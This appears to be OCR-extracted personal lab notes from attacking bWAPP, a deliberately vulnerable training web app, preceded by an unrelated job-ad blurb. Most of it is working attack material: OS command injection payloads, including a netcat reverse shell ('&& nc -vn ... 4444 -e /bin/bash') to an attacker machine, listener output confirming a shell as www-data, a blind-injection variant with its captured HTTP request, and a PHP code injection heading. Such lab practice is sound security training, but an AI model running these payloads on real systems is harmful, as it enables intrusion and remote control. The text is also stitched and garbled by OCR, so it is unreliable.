
Jobs at hello

At **hello**, we're looking for creative minds who want to help people discover and share their passions. We're innovators and hackers. We're solvers and doers. We don't have a ping pong table, but we know how to rally. Plus we have funding and a great work culture.

> *"People and technology have always been my biggest passions. People are so fascinating because they embody an infinite variety of personalities and preferences. I love connecting people with technology and unlocking new possibilities. Because life is beautiful and we can never celebrate it enough."*


OS Command Injection

March 31, 2015 10:47 AM


bWAPP - OS Command Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - OS Command Inj...
192.168.254.131/bWAPP/commandi.php
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits
/ OS Command Injection /
Lookup

DNS lookup: www.nsa.gov


Server: 192.168.254.2 Address: 192.168.254.2#53 Non-authoritative answer: www.nsa.gov canonical name = www.nsa.gov.edgekey.net. www.nsa.gov.edgekey.net canonical name = e6655.dscna.akamaiedge.net. Name: e6655.dscna.akamaiedge.net Address: 23.6.100.226


bWAPP - OS Command Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Connecting...
192.168.254.131/bWAPP/commandi.php
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits
/ OS Command Injection /
Lookup


DNS lookup: 4.128 4444 -e /bin/bash

Server: 192.168.254.2 Address: 192.168.254.2#53 Non-authoritative answer: www.nsa.gov canonical name = www.nsa.gov.edgekey.net. www.nsa.gov.edgekey.net canonical name = e6655.dscna.akamaiedge.net. Name: e6655.dscna.akamaiedge.net Address: 23.6.100.226

www.nsa.gov && nc -vn 192.168.254.128 4444 -e /bin/bash



```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.254.131: inverse host lookup failed: Unknown server error : Connection timed ou
t
connect to [192.168.254.128] from (UNKNOWN) [192.168.254.131] 43656
hostname
bee-box
whoami
www-data
```



bWAPP - OS Command Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - OS Command Inj...
192.168.254.131/bWAPP/commandi.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
/ OS Command Injection /
DNS lookup:
Lookup


DNS lookup: ; whoami

www-data

; whoami

OS Command Injection (Blind)


March 31, 2015 11:07 AM


bWAPP - OS Command Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - OS Command Inj...
192.168.254.131/bWAPP/commandi_blind.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
R

/ OS Command Injection - Blind /


Enter your IP address: 192.168.254.128 PING

Did you captured our GOLDEN packet?



```
POST /bWAPP/commandi_blind.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/commandi_blind.php
Cookie: security_level=0; PHPSESSID=11fe3445ad3314aecce2479394e64749
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

target=192.168.254.128&form=submitHTTP/1.1 200 OK
Date: Tue, 31 Mar 2015 17:12:45 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

1f53
<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
```

Entire conversation (14011 bytes)



bWAPP - OS Command Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Connecting...
192.168.254.131/bWAPP/commandi_blind.php
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level

/ OS Command Injection - Blind /

Enter your IP address: 4.128 4444 -e /bin/bash PING

Did you captured our GOLDEN packet?

192.168.254.128 && nc -vn 192.168.254.128 4444 -e /bin/bash




```
root@kali:/var/www/web# nc -lvp 4444
listening on [any] 4444 ...
192.168.254.131: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.254.128] from (UNKNOWN) [192.168.254.131] 33114
hostname
bee-box
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

http://thehackpot.blogspot.ca/2014/05/blind-os-command-injection-attacks.html

PHP Code Injection


March 31, 2015 11:29 AM


bWAPP - PHP Code Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - PHP Code Injecti...
192.168.254.131/bWAPP/phpi.php?message=helo
bWAPP
an extremely buggy web ap
Bugs
Change Password
Create User
Set s

/ PHP Code Injection /

